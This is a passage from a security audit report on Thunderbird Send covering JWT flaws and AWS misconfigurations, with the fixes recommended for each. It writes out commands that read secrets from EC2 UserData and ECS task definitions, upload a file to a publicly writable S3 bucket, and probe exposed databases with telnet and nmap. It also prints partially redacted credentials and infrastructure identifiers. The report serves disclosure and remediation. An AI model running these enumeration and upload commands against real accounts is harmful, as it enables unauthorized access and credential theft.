The current implementation of *JSON Web Tokens (JWTs)* in the Thunderbird Send platform lacks the *exp* (expiration time) claim. This omission prevents enforcement of session lifespans and increases susceptibility to replay attacks if tokens are leaked or intercepted. Without expiration, JWTs remain valid indefinitely, undermining token revocation and session timeout mechanisms.

Steps to Reproduce:

1. Authenticate with the application.
2. Capture the issued JWT token.
3. Decode the payload using a tool such as jwt.io.
4. Observe the absence of the exp claim in the payload.

Example JWT (decoded):

```
{
 "uniqueHash": "49b9bafa0198c3904ac12d[REDACTED]7e0b56c1d8c0f07ecdd9df",
 "id": 13,
 "email": "daniel@7asecurity.com",
 "tier": "FREE",
 "iat": 1744376219
}
```

The source code confirms that the decompiled JWT token lacks an exp claim.

Affected File:
https://github.com/thunderbird/send-suite/blob/[...]/send/backend/src/auth/client.ts#L102

Affected Code:

```
export const registerAuthToken = (signedData: AuthResponse, res: Response) => {
 // Sign the jwt and pass it as a cookie
 const jwtToken = jwt.sign(signedData, process.env.ACCESS_TOKEN_SECRET!);

[...]
```

[29] https://github.com/thunderbird/tbpro-add-on/pull/21

The *exp* claim must be included in all issued JWTs to define clear validity periods. Expiration times should be short-lived and enforced consistently to reduce the usable lifetime of the token in case of compromise. A secure session architecture should also include refresh tokens with strict rotation and revocation logic. Inclusion of expiration controls strengthens the authentication layer, aligns with industry best practices, and mitigates the risk of long-lived token misuse.

TBS-01-009 WP1: Missing Refresh Token validation in *validateJWT* (Medium)

Retest Notes: Resolved[30] by Thunderbird Send and confirmed by 7ASecurity.

The *validateJWT* function in the Thunderbird Send backend currently performs validation only on the access token and disregards the *jwtRefreshToken*. Although the access token is configured with an extended lifespan (TBS-01-006), absence of refresh token verification introduces a critical gap in session management. The omission impairs enforcement of token rotation policies and weakens revocation control mechanisms.

Affected File:
https://github.com/thunderbird/send-suite/blob/[...]/send/backend/src/auth/jwt.ts#L28

Affected Code:

```
export const validateJWT = ({
 jwtRefreshToken,
 jwtToken,
}: Args): ValidationResult => {
 const token = getJWTfromToken(jwtToken);
 const refreshToken = getJWTfromToken(jwtRefreshToken);

 if (!token && !refreshToken) {
   return null;
 }

 try {
   jwt.verify(token, process.env.ACCESS_TOKEN_SECRET);
   return 'valid';
   // eslint-disable-next-line @typescript-eslint/no-unused-vars
 } catch (error) {
   // catch error and try to refresh token
   return 'shouldRefresh';
 }
};
```

The *validateJWT* function should be updated to include proper verification of the refresh token using *jwt.verify()* with the corresponding *REFRESH_TOKEN_SECRET*. The logic

[30] https://github.com/thunderbird/send-suite/issues/591

must ensure that the status *shouldRefresh* is returned only when the refresh token is valid and authorized. Incorporating this verification step enhances session integrity and ensures compliance with token lifecycle management standards.

TBS-01-010 WP1: Missing Cross-Origin-related HTTP Security Headers *(Info)*

Retest Notes: Resolved[31,32] by Thunderbird Send and confirmed by 7ASecurity.

The platform at https://send.tb.pro was observed to lack several modern[33] HTTP security headers intended to mitigate Cross-Origin information leakage. The absence of these headers may facilitate exploitation of side-channel vulnerabilities such as *Spectre*[34] and related attacks. It is recommended to implement the following headers where feasible:

- *Cross-Origin Resource Policy* (CORP) and *Fetch Metadata Request*: These headers define which origins are permitted to embed resources (e.g., images, scripts). Proper implementation can prevent data leakage to adversary-controlled renderer processes. Additional guidance is available at resourcepolicy.fyi and web.dev/fetch-metadata.
- *Cross-Origin Opener Policy* (COOP): This header defines whether the application can receive interactions from other sites and enables process-level isolation. It is particularly important for browsers lacking default site isolation. More details can be found at web.dev/coop-coep.
- *Cross-Origin Embedder Policy* (COEP): This header governs the loading of authenticated resources and should be implemented together with COOP to achieve full browser process isolation. Refer to web.dev/coop-coep for additional information.

In general, the use of these headers is considered a security best practice and should be adopted across all applicable server responses. This recommendation is supported by the high exploitability of speculative execution attacks and the public availability of exploit techniques. It is advised to integrate these headers into each and every pertinent server response. Extensive guidance concerning these headers can be found online, including header setup best practices[35] and implications associated with incorrect or absent implementations[36].

[31] https://github.com/thunderbird/pulumi/pull/165
[32] https://github.com/thunderbird/tbpro-add-on/pull/40
[33] https://security.googleblog.com/2020/07/towards-native-security-defenses-for.html
[34] https://meltdownattack.com/
[35] https://scotthelme.co.uk/coop-and-coep/
[36] https://web.dev/coop-coep/

TBS-01-011 WP2: Insecure Default Cloud Settings *(Medium)*

Retest Notes: Resolved[37] by Thunderbird Send and confirmed by 7ASecurity. Further mitigation improvements are planned.

AWS default configurations are intended to reduce accidental exposure when explicit settings are not applied. In CI/CD-driven environments, reliance on secure defaults is critical due to the minimal interval between code commits and deployment, leaving insufficient time to validate assumed-safe defaults. However, several key AWS defaults were identified as weak or missing, exposing the environment to potential misconfigurations and security risks.

Affected Resources:
AWS Account 768512802988

Issue 1: S3 Public Access Not Blocked by Default

AWS does not restrict public access to S3 buckets[38] by default. This permits any newly created bucket to be made public, either deliberately or inadvertently.

Steps to Reproduce:

1. Open the AWS Management Console
2. Navigate to the following *S3* section URL: https://us-east-1.console.aws.amazon.com/s3/settings?region=us-east-1
3. Review the “Block Public Access” settings at the account level




Fig.: Account-level S3 Block Public Access

[37] https://github.com/thunderbird/tbpro-add-on/issues/99
[38] https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html

Issue 2: EBS Encryption Disabled by Default

Default encryption[39] for EBS volumes and snapshots is disabled. As a result, new EBS resources may be created unencrypted.

Steps to Reproduce:

1. Open the AWS Management Console
2. Navigate to the following *AWS EC2 EBS* section URL. https://eu-central-1.console.aws.amazon.com/ec2/home?region=eu-central-1#Settings:tab=dataProtectionAndSecurity
3. Review the *"Always encrypt new EBS volumes"* option.




Fig.: Default EBS encryption

Issue 3: IMDSv2 Not Enabled by Default

The IMDSv2[40] metadata endpoint is not enforced by default. This leaves the less secure IMDSv1 accessible, increasing susceptibility to SSRF-based attacks for retrieving IAM role tokens.

Stricter defaults should be enabled in AWS environments to prevent unencrypted resources and public exposure. IMDSv2 should be the only metadata service enabled by default, rather than selectively enabled for defined instances.

[39] https://docs.aws.amazon.com/ebs/latest/userguide/work-with-ebs-encr.html#encryption-by-default
[40] https://aws.amazon.com/blogs/security/get-the-full-benefits-of-imdsv2-...-

TBS-01-012 WP2: Lack of Cloud-Native Workload Separation *(High)*

Retest Notes: Risk Accepted by Thunderbird Send. Mitigation improvements are planned.

The environment does not follow the security best practices outlined in the *AWS Well-Architected Framework* documentation[41]. Specifically, the recommended use of multiple AWS accounts through AWS Organizations for workload isolation based on function, compliance, or data sensitivity is not implemented.

Instead, a single AWS account is used, with environment isolation relying solely on IAM role distinctions. This approach is more error-prone. Misconfigurations or policy oversights, such as those caused by a compromised developer account, may allow lateral movement across environments, including unauthorized access to production resources.

Affected Resource:
AWS Account 768512802988

Example 1: Shared IAM Roles for Development and Production

Development and production IAM roles are defined within the same AWS account, indicating no account-level isolation.

Steps to Reproduce:

1. Navigate to the IAM roles section in the AWS Console: https://us-east-1.console.aws.amazon.com/iam/home?region=eu-north-1#/roles
2. Search for *send* resources.

[41] https://docs.aws.amazon.com/wellarchitected/latest/framework/sec-security.html




Fig.: Dev/Stage/Prod Roles in AWS IAM

Example 2: Mixed CI, Staging, and Production Resources in ECS Clusters

CI, staging, and production workloads are hosted in ECS clusters within a single account.

Steps to Reproduce:

1. Navigate to ECS Clusters in the AWS Console: https://us-east-1.console.aws.amazon.com/ecs/v2/clusters?region=us-east-1
2. Search for *send* resources




Fig.: Multiple ECS Clusters

Example 3: Cross-Project Resource Co-Hosting

Resources from unrelated projects are hosted in the same AWS account.

Steps to Reproduce:

1. Navigate to the global ECS view or Lambda Functions view, on the *AWS Management Console*: https://us-east-1.console.aws.amazon.com/ecs/v2/clusters?region=us-east-1





Fig.: Mixed ECS clusters



Fix.: Various Lambda Functions not used by the main project

The environment design should be reviewed in alignment with the *AWS Well-Architected Framework Security Pillar*[42]. At a minimum, separate AWS accounts should be used for test, development, and production environments to reduce the blast radius of compromise and improve workload isolation.

[42] https://docs.aws.amazon.com/wellarchitected/latest/framework/sec-security.html

TBS-01-013 WP2: Weak Vulnerability Management Controls *(Medium)*

Retest Notes: Resolved[43] by Thunderbird Send and confirmed by 7ASecurity.

The configuration audit of the AWS account revealed that multiple security-relevant services were not enabled. This lack of coverage reduces the security posture and leaves the infrastructure more susceptible to undetected misconfigurations and attacks.

Affected Resource:
AWS Account 768512802988

Note: AWS services operate on a region-based model. It is essential to identify which regions are in use and focus the analysis accordingly

Issue 1: AWS Security Hub Not Enabled

Security Hub[44] was not enabled in any reviewed region. As a result, centralized visibility into security findings across services was not established. This was confirmed as follows:

Command:

```
aws securityhub describe-hub
```

Output:

```
eu-central-1    An error occurred (InvalidAccessException) when calling the DescribeHub
operation: Account 768512802988 is not subscribed to AWS Security Hub

us-east-1       An error occurred (InvalidAccessException) when calling the DescribeHub
operation: Account 768512802988 is not subscribed to AWS Security Hub

us-east-2       An error occurred (InvalidAccessException) when calling the DescribeHub
operation: Account 768512802988 is not subscribed to AWS Security Hub

us-west-2      An error occurred (InvalidAccessException) when calling the DescribeHub
operation: Account 768512802988 is not subscribed to AWS Security Hub
```

[43] https://github.com/thunderbird/tbpro-add-on/issues/101
[44] https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-get-started.html

Issue 2: GuardDuty Not Enabled

GuardDuty was not enabled in any reviewed region. No threat detection was configured. This was confirmed as follows:

Command:

```
aws guardduty list-detectors
```

Output:

```
eu-central-1    {"DetectorIds":[]}
us-east-1       {"DetectorIds":[]}
us-east-2       {"DetectorIds":[]}
us-west-2       {"DetectorIds":[]}
```

Issue 3: AWS Config Not Enabled

AWS Config[45] was not configured in any reviewed region. No configuration history or compliance evaluation was active. This was confirmed as follows:

Command:

```
aws configservice get-status
```

Output:

```
eu-central-1    Configuration Recorders:
eu-central-1    Delivery Channels:
us-east-1       Configuration Recorders:
us-east-1       Delivery Channels:
us-east-2       Configuration Recorders:
us-east-2       Delivery Channels:
us-west-2       Configuration Recorders:
us-west-2       Delivery Channels:
```

Security Hub[46]*, Guard Duty*[47] and *Config*[48] should be enabled in all active regions to establish centralized monitoring, threat detection, and configuration compliance. Optional services such as Amazon *Macie*[49] and *Inspector2*[50] should be considered based on business needs and budget. Auto-enrollment of these services for new accounts under AWS Organizations is also recommended.

[45] https://aws.amazon.com/blogs/mt/aws-config-best-practices/
[46] https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-benefits.html
[47] https://docs.aws.amazon.com/guardduty/latest/ug/what-is-guardduty.html
[48] https://aws.amazon.com/blogs/mt/aws-config-best-practices/
[49] https://docs.aws.amazon.com/macie/latest/user/monitoring-s3.html
[50] https://docs.aws.amazon.com/inspector/latest/user/what-is-inspector.html

Unused regions should be disabled to minimize the attack surface. For required regions, all core security services should be consistently enabled. Third-party tools may be added for advanced anomaly detection, behavioral analytics, and log analysis where AWS services are insufficient. These measures align with the *AWS Well-Architected Framework*[51] and reduce the risk of undetected misconfigurations or attacks.

TBS-01-014 WP2: S3 Bucket Publicly Exposed *(High)*

Retest Notes: Resolved[52] by Thunderbird Send and confirmed by 7ASecurity.

A publicly writable S3 bucket (*lockbox-send-dummy-bucket*) was identified in the AWS account associated with Thunderbird Send (formerly Lockbox). The bucket allows unauthenticated users to upload and retrieve arbitrary files from the Internet, introducing significant risks, including the hosting of malicious content and increased storage costs.

Affected Resource:
AWS Account 768512802988

Issue 1: Public Write and Read Access to *lockbox-send-dummy-bucket*

The bucket policy permits all users to perform any S3 action (*s3:**) on the bucket and its contents. This was confirmed using the following command:

Command:

```
aws s3api get-bucket-policy --bucket lockbox-send-dummy-bucket
```

Output:

```
{
  "Policy":
"{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"statement1\",\"Effect\":\"Allow\
",\"Principal\":\"*\",\"Action\":\"s3:*\",\"Resource\":[\"arn:aws:s3:::lockbox-send-dum
my-bucket\",\"arn:aws:s3:::lockbox-send-dummy-bucket/*\"]}]}"
}
```

Unauthenticated file upload and retrieval was successfully performed as follows:

Command:

```
curl -i -X PUT --data-binary @aaa.txt
https://lockbox-send-dummy-bucket.s3.amazonaws.com/7asec-test.txt
```

[51] https://docs.aws.amazon.com/wellarchitected/latest/framework/sec-security.html
[52] https://github.com/thunderbird/tbpro-add-on/issues/102

Output:

```
HTTP/1.1 200 OK
x-amz-id-2:
JcuWglrC/g1BOWCtqR7Tz8aIYy+T0rwW7M4e6VHoaQmDC7ICsiGqzc2jOC/RUaLdRMAk1y+ycdw=
x-amz-request-id: Y4FY91VNBKV1NYVZ
Date: Fri, 25 Apr 2025 09:00:26 GMT
x-amz-server-side-encryption: AES256
ETag: "26d9cbefdc9357d97d166c4c276c0cee"
x-amz-checksum-crc64nvme: x2b2kKlftzI=
x-amz-checksum-type: FULL_OBJECT
Content-Length: 0
Server: AmazonS3
```

Command:

```
curl -i -X GET https://lockbox-send-dummy-bucket.s3.amazonaws.com/7asec-test.txt
```

Output:

```
HTTP/1.1 200 OK
x-amz-id-2:
Y0WwfptQ9Lbj24BX1Otld8n9tBGu2Ji/mH6jUEih3clpLUnTmfqhD0pmc14k/NidVzCBu6suGl4=
x-amz-request-id: W3Y6E2C4XMTZ72YT
Date: Fri, 25 Apr 2025 09:03:56 GMT
Last-Modified: Fri, 25 Apr 2025 09:03:40 GMT
ETag: "b4bac539e56f6f065ac35a626c315ca6"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Server: AmazonS3

// szymon@7asec
Any Arbitrary Content
```

Issue 2: Public Read Access to *tb-apmt-maintenance*

Another bucket, *tb-apmt-maintenance*, was found to have public read permissions. Although object access requires knowledge of the file path, the public read permission should still be reviewed for necessity.

Bucket policy:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "PublicReadGetObject",
            "Effect": "Allow",
            "Principal": "*",
```

```
            "Action": "s3:GetObject",
            "Resource": "arn:aws:s3:::tb-apmt-maintenance/*"
        }
    ]
}
```

Publicly writable S3 buckets should be removed or immediately restricted using restrictive bucket policies. Bucket-level public access should be blocked via the “Block Public Access” settings for the bucket and preferably enforced at the account level. All unused buckets should be deleted. AWS Secure Defaults should be applied to minimize exposure and prevent similar misconfigurations in the future[53].

TBS-01-015 WP2: Potential Horizontal PrivEsc via CI Role *(High)*

Retest Notes: Resolved[54] by Thunderbird Send and confirmed by 7ASecurity.

A CI user within the AWS account hosting the Thunderbird Send project was found to possess permissions across multiple environment types, i.e. CI, staging, and production. This level of access increases the risk of horizontal privilege escalation. If a lower-tier environment is compromised, an attacker could move laterally and gain control of the production environment.

Affected Resource:
AWS Account 768512802988

The *send-suite-ci* IAM user has multiple policies attached, including *send-suite-ci-s3-fargatedeploy*, which grants extensive permissions across all environments. The policy provides write access to ECS tasks for CI, staging, and production environments.

Verification Steps:

1. Navigate to *IAM* > *Users* > *send-suite-ci* in the AWS Console: https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/users/details/send-suite-ci?section=permissions
2. Review the attached policies.

Output:

```
{
            "Action": [
                "ecs:*"
            ],
```

[53] https://docs.aws.amazon.com/AmazonS3/[...]/configuring-block-public-access-account.html
[54] https://github.com/thunderbird/tbpro-add-on/issues/246

```
            "Effect": "Allow",
            "Resource": [
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-ci-fargate*",
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-ci-fargate/*",
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-stage-fargate*",
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-stage-fargate/*",
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-prod-fargate*",
"arn:aws:ecs:us-east-1:768512802988:*/send-suite-prod-fargate/*"
            ],
            "Sid": "EcsWriteAccess"
        }
[...]
```

Environment-specific IAM users and narrowly scoped roles should be defined to limit cross-environment access. At a minimum, the production environment should reside in a separate AWS account to prevent lateral movement from less trusted environments. The recommendations outlined in TBS-01-011 should be extended to this context to reinforce the overall security posture of the infrastructure.

TBS-01-016 WP2: Secrets Stored in EC2 UserData *(High)*

Retest Notes: Resolved by Thunderbird Send and confirmed by 7ASecurity.

Sensitive credentials were identified in EC2 UserData scripts within a shared AWS account, which also contains resources unrelated to Thunderbird Send. This practice reduces the security posture of the environment and introduces a risk of lateral movement if access is compromised.

Affected Resources:
AWS Account 768512802988

Issue 1: DB Credentials in *tb-sync-token-server-dev* UserData

Note: It was later confirmed that this component is outside of Thunderbird Send.

Unencrypted database credentials and cryptographic material were found in the UserData of instance *i-092a76530fdd67145*.

Command:

```
aws --region us-east-1 ec2 describe-instance-attribute --instance-id
i-092a76530fdd67145 --attribute userData
```

Output:

```
#cloud-config
write_files:
  - path: "/etc/sync-profile.env"
    append: true
    permissions: '0755'
    content: |
      export
SYNC_SYNCSTORAGE__DATABASE_URL="mysql://sync_admin:1cQ[...]@tb-sync-dev.cxwo9aiu84cr.us
-east-1.rds.amazonaws.com/syncstorage_rs"
      export
SYNC_TOKENSERVER__DATABASE_URL="mysql://sync_admin:1cQ[...]@tb-sync-dev.cxwo9aiu84cr.us
-east-1.rds.amazonaws.com/tokenserver_rs"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__KTY="RSA"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__ALG="RS256"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__KID="20190730-15e473fd"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__FXA_CREATED_AT="1564502400"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__USE="sig"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__N="15OpV[...]"
      export SYNC_TOKENSERVER__FXA_OAUTH_PRIMARY_JWK__E="AQAB"
      export SYNC_HOST="0.0.0.0"
      export SYNC_PORT="8000"
      export PATH=$PATH:/home/ubuntu/.cargo/bin

runcmd:
  - su - ubuntu -c "source /etc/sync-profile.env && cd ~/syncstorage-rs && nohup make
run_mysql"
```

In addition, the referenced database endpoint is publicly reachable without enforced encryption:

Command:

```
telnet tb-sync-dev.cxwo9aiu84cr.us-east-1.rds.amazonaws.com 3306
```

Output:

```
Trying 44.194.167.70...
Connected to tb-sync-dev.cxwo9aiu84cr.us-east-1.rds.amazonaws.com.
Escape character is '^]'.J
8.0.40@{G4,l\V EFD2E4g2.6mysql_native_passworda
2#08S01Got timeout reading communication packet
```

Result:
Connection successful, confirming external exposure.

Issue 2: Hardcoded Credentials in *mailstrom-dev-mailserver* UserData

Note: It was later confirmed that this component is outside of Thunderbird Send.

Command:

```
aws --region us-east-1 ec2 describe-instance-attribute --instance-id
i-0e9e1e1873909228b --attribute userData
```

Output:

```
[...]
        usermod -a -G docker ec2-user
        mkdir -p /opt/stalwart-mail/etc/
        sudo systemctl disable --now postfix
        echo 'authentication.fallback-admin.secret = "sdj[...]"
authentication.fallback-admin.user = "admin"
directory.internal.store = "neon"
directory.internal.type = "internal"
store.neon.database = "stalwart"
store.neon.host = "ep-weathered-morning-a48soaab.us-east-1.aws.neon.tech"
store.neon.password = "AO[...]"
[...]
```

All exposed credentials should be treated as compromised and rotated immediately. UserData should never contain sensitive information in plaintext. *AWS Secrets Manager*[55] should be adopted for secure runtime delivery of secrets to EC2 instances. This minimizes the exposure of secrets to users with read access to instance metadata and reduces the risk of credential theft following privilege escalation.

TBS-01-017 WP2: Secrets Stored in ECS Task Definitions *(High)*

Retest Notes: Resolved[56] by Thunderbird Send and confirmed by 7ASecurity.

Unencrypted secrets were identified in *ECS task definitions*, particularly within the staging environment. These plaintext credentials can be extracted by any entity with basic read permissions in the AWS environment. If exploited, this exposure may enable unauthorized access to external databases, storage systems, or internal services, allowing lateral movement and potential escalation to production resources depending on surrounding configurations.

Affected Resource:
AWS Account 768512802988

[55] https://aws.amazon.com/secrets-manager/
[56] https://github.com/thunderbird/tbpro-add-on/issues/378

Issue 1: Tokens in *assist-staging-fargate* Task Definition

Note: It was later confirmed that this component is outside of Thunderbird Send.

Sensitive session management values were found in plaintext within the *assist-staging-fargate* ECS task definition.

Command:

```
aws --region us-east-2 ecs describe-task-definition --task-definition
arn:aws:ecs:us-east-2:768512802988:task-definition/assist-staging-fargate:24
```

Output:

```
[...]
"name": "SESSION_MGMT_KEY",
"value": "50233[...]"
--
"name": "SESSION_SECRET",
"value": "798c[...]"
[...]
```

Issue 2: Credentials in *staging-send-definition* Task Definition

Database credentials and storage API keys were exposed in the staging-send-definition task definition.

Command:

```
aws --region us-east-1 ecs describe-task-definition --task-definition
arn:aws:ecs:us-east-1:768512802988:task-definition/staging-send-definition:3
```

Output:

```
[...]
"name": "B2_APPLICATION_KEY_ID",
"value": "0036[...]"
--
"name": "FXA_CLIENT_SECRET",
"value": "6b057[...]"
--
"name": "DATABASE_URL",
"value":
"postgresql://send_owner:eO[...]@ep-square-sky-a40u6bmt.us-east-1.aws.neon.tech/send?ss
lmode=require"
--
"name": "B2_BUCKET_NAME",
"value": "mdas-send-staging"
```

```
"name": "B2_APPLICATION_KEY",
"value": "K00[...]"
[...]
```

All exposed secrets should be rotated immediately. ECS task definitions should never store plaintext credentials. Instead, *AWS Secrets Manager*[57] should be used to securely inject sensitive environment variables at runtime. This approach prevents credential leakage through infrastructure metadata and improves compliance with cloud security best practices.

TBS-01-018 WP2: Databases Exposed Publicly *(Medium)*

Retest Notes: Resolved[58] by Thunderbird Send and confirmed by 7ASecurity.

Multiple databases were identified as publicly accessible, including those used by Thunderbird Send and unrelated projects hosted within the same AWS environment. Despite the use of reasonable credentials, the exposure of database interfaces to the public Internet significantly increases the attack surface and enables external exploitation if credentials are compromised.

Affected Resources:
AWS Account 768512802988
Neon Tech Database

Issue 1: PostgreSQL Database on Neon Publicly Accessible

The PostgreSQL database supporting Thunderbird Send, hosted on Neon, accepts connections from arbitrary IP addresses. This was confirmed using an *nmap* scan targeting the service.

Command:

```
nmap -Pn -p 5432 -sV ep-plain-bush-a4ktvdsi-pooler.us-east-1.aws.neon.tech
```

Output:

```
PORT     STATE SERVICE         VERSION
5432/tcp open  ssl/postgresql
